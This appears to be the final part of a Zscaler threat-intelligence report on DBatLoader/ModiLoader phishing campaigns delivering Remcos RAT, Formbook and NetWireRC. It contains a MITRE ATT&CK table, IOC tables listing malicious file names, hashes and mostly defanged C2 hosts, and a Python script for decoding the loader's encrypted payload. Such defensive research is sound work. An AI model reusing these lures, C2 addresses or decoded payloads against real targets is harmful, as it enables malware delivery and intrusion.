

Fig.21 - DBatLoader/ModiLoader Zscaler sandbox report

Zscaler's multilayered cloud security platform detects payloads with following threat names:

MITRE ATT&CK Techniques:

Tactic	Technique ID	Technique Name
Execution	T1064	Scripting
	T1059.001	PowerShell
Persistence	T1547.001	Registry Run Keys / Startup Folder
Privilege Escalation	T1574.002	DLL Side-Loading
Defense Evasion	T1562.001	Disable or Modify Tools
	T1140	Deobfuscate/Decode Files or Information
	T1064	Scripting
	T1027	Obfuscated Files or Information
	T1027.002	Software Packing
	T1070.006	Timestomp
	T1574.002	DLL Side-Loading
	T1070.004	File Deletion
	T1036	Masquerading
	T1497	Virtualization/Sandbox Evasion
	T1055	Process Injection

Discovery	T1124	System Time Discovery
	T1083	File and Directory Discovery
	T1082	System Information Discovery
	T1518.001	Security Software Discovery
	T1057	Process Discovery
	T1010	Application Window Discovery
	T1018	Remote System Discovery
	T1016	System Network Configuration Discovery
Collection	T1560	Archive Collected Data
Command and Control	T1219	Remote Access Software
	T1573	Encrypted Channel
	T1571	Non-Standard Port
	T1095	Non-Application Layer Protocol
	T1071	Application Layer Protocol

Indicators of Compromise (IOCs):

Remcos RAT Campaign:

File Name	Md5	Description	Network Activity/C2
Purchase Order SZ5-9-020.msg	d51576e2e216292a72ce16821f9696d3	Phishing mail	-
Revised Order Document.pdf	0e8aefd1dade4f059c2881c6e05f689f	Malicious attachment	hxxps://silverline[.]com[.]s
Revised_Order_Document.cab	ef02ba99d974787a70085537918117c4	Downloaded CAB file	-
Revised_Order_Quotation.pdf.lnk	4c39cdd2bfb2c7dde761a6e5b8c01321	Extracted LNK file	hxxps://silverline[.]com[.]s
Xdfiifagcwrbrg.exe	85b2a41e98412f2867715c9ae5ad27ac	DBatLoader/Remcos RAT	185[.]246[.]220[.]63
SZ59020_JF_KOREA_Co_Ltd_Sales_Order.pdf	c1d19535ded9e0ff8e293f6852b24b91	Malicious attachment	hxxps://silverline[.]com[.]s
SZ59020_JF_KOREA_Co_Ltd_Sales_Order.cab	1d1f8534ee6dbe1dbeade30e912a9136	Downloaded CAB file	-
SZ59020_JF_KOREA_Co_Ltd_Sales_Order.pdf.lnk	f0b7bad0eb081c6b7d3df74e733efd1c	Extracted LNK file download payload	https://silverline[.]com[.]sg
Fsofwcqmhvvgna.exe	00c168883239c13aa213a5337aca3dae	DBatLoader/Remcos RAT	185[.]246[.]220[.]63
Quotation.pdf.lnk	aa8836fa3879074748f6dca63476aba9	Malicious LNK file download payload	hxxps://silverline[.]com[.]s

Dvicvwxfouxvgm.exe	b2d368435d5896419751add4cc338fc4	DBatLoader/Remcos RAT	hallowed247[.]duckdns[.]
Revised_Order_Document.pdf.lnk	be889f4ab5ce7e99c131463c58205ba0	Malicious LNK file download payload	hxxps://silverline[.]com[.]s

Formbook Stealer Campaign:

File Name	Md5	Description	Network Activity/C2
A0034372876RFQ 02 14 23.msg	d9844515b7d09d74de188856b60c88c0	Phishing mail	hxxps://sleda[.]sleda[.]eu/wp-content/themes/A0034372876RFQ021423.c
A0034372876RFQ.pdf	10904cb6103086d04ba0d76bcf7a65dc	Malicious PDF	hxxps://sleda[.]sleda[.]eu/wp-content/themes/A0034372876RFQ021423.c
A0034372876RFQ.pdf	1978b12cacb91b0d0f77a9979db9e671	Malicious PDF	hxxps://sleda[.]sleda[.]eu/wp-content/themes/A0034372876RFQ021423.c
A0034372876RFQ021423.cab	3dde7b13d4736c11a67bc8fbad976d37	Downloaded CAB File	-
A0034372876RFQ021423.exe	fb7dbeea12e4729cf11d6de8588f2b7e	DBatLoader/Formbook	thesquirrelgame[.]net b-yy[.]xyz

HTML Attached Campaign:

File Name	Md5	Description
-	cdac8ab69c92d012de0650c64be1c335	Phishing Mail
Attached Document.html	eb4f0ea5aea6a1cab3d257cfb04023e2	Attached HTML File
Attachment.ISO	d9bfe352512b49e002a2744f9d80879a	Dropped ISO File
DOCX Specification and Drawing Document874559_PDF.exe	42d872a2eae6e4f0d171d1f291846e30	DBatLoader
-	9e7212a41b4885094008bfe2c5e1b54e	Phishing Mail
Neue Anfrage 8748859GDTE.html	e7ab3b74689203a229a62b87865f1e7c	Attached HTML File
Neue_Anfrage.iso	35e8d4c313c7e793a5cc92995147a310	Dropped ISO File
Neue Anfrage 8748859GDTE.scr	1d177fccdcc51ad5d20545bd65d9c352	DBatLoader/NetWireRC RAT

OneNote Attached Campaign:

File Name	Md5	Description
PROPERTY PURCHASE & SALE.msg	cac32da3ef6d2c4551e73ebfafef4393	Phishing Mail
Estate Property.one	1c19601797e347b2c70c0cd48f7ccd9d	Attached OneNote File
Xnsheycoorkeea.exe	b11db475600ad34d68ad26fb30abe498	DBatLoader/Remcos RAT

f3232e7b-fb3b-34f3-51bd-249570f678de.eml	bc701846e84feb25a355f34194e2a957	Phishing Mail
ConstructionDocuments.one	04ecfc3fa0c53151d976f2d6fbd65c31	Attached OneNote File
Yokzgytdjocuus.exe	b1b76651c4db6ab4742722ce54e38789	DBatLoader/Remcos RAT

DBatLoader/ModiLoader IoCs:

File Name	Md5	Description
XdfiifagO.bat	55aba243e88f6a6813c117ffe1fa5979	Initial Bat File
KDECO.bat	213c60adf1c9ef88dc3c9b2d579959d2	Second Bat File
easinvoker.exe	231ce1e1d7d98b44371ffff407d68b59	Legitimate Windows executable
netutils.dll	b375e74a145c45d07190212e9157e5f8	Malicious DLL

Appendix:

Python script to decode encrypted resource section of DBatLoader -

```
with open("<YourencodedFile>", "rb") as f:
  bytes_read = f.read()
with open ("my_file.dll","wb"):
  pass
for b in bytes_read:
  newb = b + 79
  if newb > 255:
    lower_bytes = (newb - 256)
  else:
    lower_bytes = newb
  new_format = format(lower_bytes,'x')
  if len(new_format) == 1:
    new_format = "0" + new_format
  print(new_format)
  with open("my_file.dll", "ab") as binary_file:
    binary_file.write(bytes.fromhex(new_format))
```